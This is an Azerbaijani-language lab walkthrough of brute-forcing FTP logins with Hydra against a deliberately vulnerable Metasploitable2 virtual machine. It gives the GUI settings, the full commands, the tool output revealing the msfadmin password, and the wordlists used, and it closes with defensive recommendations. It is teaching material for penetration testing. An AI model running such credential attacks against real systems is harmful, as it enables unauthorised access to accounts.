
Hədəf bölməsindəki “Tək Hədəf” bölməsi tək hədəf IP vasitəsilə hücum ediləcəyi təqdirdə istifadə olunur. “Hədəf Siyahısı” birdən çox hədəfimiz varsa, bir neçə hədəf IP-ni siyahı kimi əlavə etməyə imkan verir. Hücum etmək istədiyimiz port kimi port bölməsini seçirik. (Port hədəf maşında açıq olmalıdır.)




Parollar bölməsi hidra üçün ən vacib bölmələrdən biridir. İstifadəçi adı kateqoriyasında istifadəçi adını biliriksə və ya istifadəçi adı siyahısı yarada və ondan istifadə edə bilərik. Password list bölməsində istifadə etmək istədiyimiz siyahını seçirik. Səhvlərin qarşısını almaq üçün "Parol kimi daxil olmağa cəhd edin" və "Boş parolu sınayın" seçimlərini seçmək faydalıdır.




"Tunning" kateqoriyasından vaxt aşımı və proksi parametrlərimizi tənzimləyə bilərsiniz.




Siz “Xüsusi” parametrləri olduğu kimi tərk edə bilərsiniz.



Parametrləri tamamladıqdan sonra "Başlat" bölməsindən başlaya və dayan deyərək dayandıra bilərsiniz.



HYDRA İLƏ SIZMA TESTLƏRİNİN PRAKTİKASI


Çöp
passwords.txt
Ev
root@kali: /home/mein
Dosya Eylemler Düzen Görünüm Yardım
┌──(root㉿kali)-[/home/mein]
└─# hydra -l msfadmin -P password.txt 192.168.203.129 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-03 12:58:20
[DATA] max 13 tasks per 1 server, overall 13 tasks, 13 login tries (l:1/p:13), ~1 try per task
[DATA] attacking ftp://192.168.203.129:21/
[21][ftp] host: 192.168.203.129 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-03 12:58:23
┌──(root㉿kali)-[/home/mein]
└─#
Metasploit 2 - VMware Workstation 17 Player
Player
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:16:1e:59
inet addr:192.168.203.129 Bcast:192.168.203.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe16:1e59/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:40 errors:0 dropped:0 overruns:0 frame:0
TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4665 (4.5 KB) TX bytes:6868 (6.7 KB)
Interrupt:17 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:97 errors:0 dropped:0 overruns:0 frame:0
TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:21529 (21.0 KB) TX bytes:21529 (21.0 KB)
msfadmin@metasploitable:~$
Temps to rise
Sunday
Search
ENG
2:00 AM
4/3/2025

1. Məqsədim nə idi?

Bu təcrübədə məqsədim, zəifliklərlə dolu bir test sisteminə – yəni Metasploitable2-yə qarşı FTP servisində parol sızması (brute-force attack) həyata keçirmək idi. Bu işlə real həyatda sistemlərin zəifliklərini yoxlamaq və təhlükəsizlik tədbirləri görmək üçün sızma testlərində istifadə olunur. Əlbəttə, bunu yalnız lab mühitində, yəni test məqsədli virtual maşınlarla etmişəm.

◇ 2. Hansı sistemlərlə işlədim?

Əsas hücumu Kali Linux üzərindən etdim. Kali sızma testi üçün hazırlanmış bir Linux sistemidir. Hədəf sistem isə Metasploitable2 oldu. Bu sistem bilərəkdən zəif buraxılmışdır ki, testlər üçün istifadə olunsun.

İkisi də VMware Workstation 17 Player vasitəsilə virtual maşın kimi işlədi.

◇ 3. IP ünvanını necə öyrəndim?

İlk növbədə, hədəf maşın — yəni Metasploitable2 — sistemində terminalı açıb aşağıdakı əmri yazdım:

ipconfig

Bu əmr sistemin şəbəkə məlumatlarını göstərir. Orada eth0 interfeysində belə bir IP ünvan gördüm:

inet addr:192.168.203.129

Yəni Metasploitable2 maşınının IP-si 192.168.203.129 idi. Bu IP-ni yadımda saxladım ki, ona hücum edim.

4. Hydra aləti ilə necə hücum etdim?

Sonra Kali sistemində Hydra adlı bir parol qırma alətindən istifadə etdim. Bu alət avtomatik şəkildə bir çox parolu sınayaraq düzgün olanı tapmağa çalışır. Mən belə bir əmr işlətdim:

hydra -l msfadmin -P password.txt 192.168.203.129 ftp

İndi bunu hissə-hissə izah edirəm:

hydra – istifadə etdiyim proqramın adıdır.

-l msfadmin – mənim təyin etdiyim istifadəçi adıdır. Bu istifadəçi Metasploitable-də əvvəldən mövcud olan istifadəçidir.

-P password.txt – sınaqdan keçiriləcək şifrələr bu fayldadır. Faylın adı password.txtdir və içində bir neçə mümkün şifrə yazılıb.

192.168.203.129 – hədəf IP adresidir, yəni Metasploitable2 maşını.

ftp – bu əmrlə dedim ki, FTP xidmətinə qarşı hücum ediləcək.

◇ 5. Nəticə nə oldu?

Hydra bir neçə saniyəyə bu testləri apardı və aşağıdakı nəticəni göstərdi:

[21][ftp] host: 192.168.203.129 login: msfadmin password: msfadmin

Bu o deməkdir ki:

msfadmin istifadəçi adı üçün düzgün parol da msfadmin imiş.

Yəni Hydra bu parolu tapdı və FTP servisə girişin mümkün olduğunu göstərdi.

Bu da hücumun uğurlu olduğunu sübut edir.

6. Təhlükəsizlik baxımından nəticə


Bu praktika onu göstərdi ki, zəif şifrələr istifadə edilərsə və FTP kimi şifrəsiz protokollar aktivdirsə, sistem asanlıqla ələ keçirilə bilər.

Bu səbəbdən:

Güclü şifrə siyasəti tətbiq olunmalıdır,

FTP əvəzinə SFTP kimi daha təhlükəsiz protokollar seçilməlidir,

Və sızma testləri mütəmadi aparılmalıdır.



İstifadəçi adı və parol siyahılarının hazırlanması

Bu mərhələdə məqsədim Hydra alətinin istifadə edəcəyi istifadəçi adları və şifrələr siyahısını yaratmaq və hücuma hazır vəziyyətə gətirmək idi. Bu, brute-force (yəni güc tətbiq etməklə kombinasiya yoxlaması) hücumlarında ilk və ən vacib addımlardan biridir.

1. users.txt faylının hazırlanması

Terminalda belə bir əmrdən istifadə etdim:

cat users.txt

Bu əmr vasitəsilə users.txt adlı faylın içindəkiləri ekranda göstərdim.

Faylın içindəki istifadəçi adları bunlardır:

msfadmin patrick peter beth

val chris admin

admin123 newadmin

administrator bob padadmin

Bu adlar niyə seçildi?

msfadmin və admin – Metasploitable2-də əvvəldən mövcud olan və tez-tez istifadə edilən hesab adlarıdır.

admin123, administrator, newadmin, padadmin – Adətən sistemlərdə istifadə olunan admin tipli istifadəçi adlarıdır.

patrick, beth, bob, chris kimi adlar – Sadə istifadəçi adları ola bilər, çox zaman real insan adları istifadə olunur.

val, peter – Tipik istifadəçi adları.

Yəni burada məqsəd, həm real istifadəçi adlarını, həm də admin səviyyəsində ola biləcək hesabları ehtiva edən bir siyahı düzəltmək idi.

2. password.txt faylının hazırlanması

Eyni şəkildə aşağıdakı əmrlə şifrə siyahısını göstərdim:

cat password.txt

Faylın içindəkilər tam olaraq users.txt ilə eynidir:

msfadmin

patrick peter beth val chris

admin admin123 newadmin

administrator bob padadmin

Bu nə üçündür?

Çünki bir çox sistemdə istifadəçi adı ilə eyni olan şifrə istifadə olunur (məsələn, admin:admin və ya bob:bob).

Bu siyahı ilə Hydra həm istifadəçi adlarını, həm də onların bütün şifrə variantlarını kombinasiya şəklində yoxlayacaq.

3. Gələcəkdə istifadə ediləcək hücum əmri necə olacaq?

Bu siyahıları hazırladıqdan sonra Hydra ilə geniş bir brute-force hücumu apara bilərik.

İstifadə ediləcək əmr təxminən belə olacaq:

hydra -L users.txt -P password.txt ftp://192.168.203.129

İzahı:

-L users.txt → İstifadəçi adları siyahısını göstərir.

-P password.txt → Parol siyahısını göstərir.

ftp://192.168.203.129 → FTP servisi olan hədəf sistemin IP ünvanını göstərir.

Hydra bu iki fayldan götürdüyü bütün mümkün kombinasiya cütlüklərini yoxlayacaq. Əgər uyğun gələn bir istifadəçi adı və şifrə varsa – onu bizə göstərəcək.

Nəticə və Təhlükəsizlik Baxımından Qiymətləndirmə

Bu addım göstərdi ki:

Sadə istifadəçi adları və şifrələr sistemin təhlükəsizliyini ciddi şəkildə risk altına alır.

Təkrarlanan istifadəçi adı/parol cütlükləri hücumçuların işini çox asanlaşdırır.

Hydra kimi avtomatlaşdırılmış alətlərlə bu cür zəifliklər çox tez aşkarlanır.

Bu səbəbdən real sistemlərdə:

Güclü, kompleks və təkrarlanmayan şifrələr istifadə olunmalıdır,

Brute-force hücumlarına qarşı təhlükəsizlik tədbirləri (məsələn, parol limitləri, gecikmələr, CAPTCHA və s.) tətbiq olunmalıdır.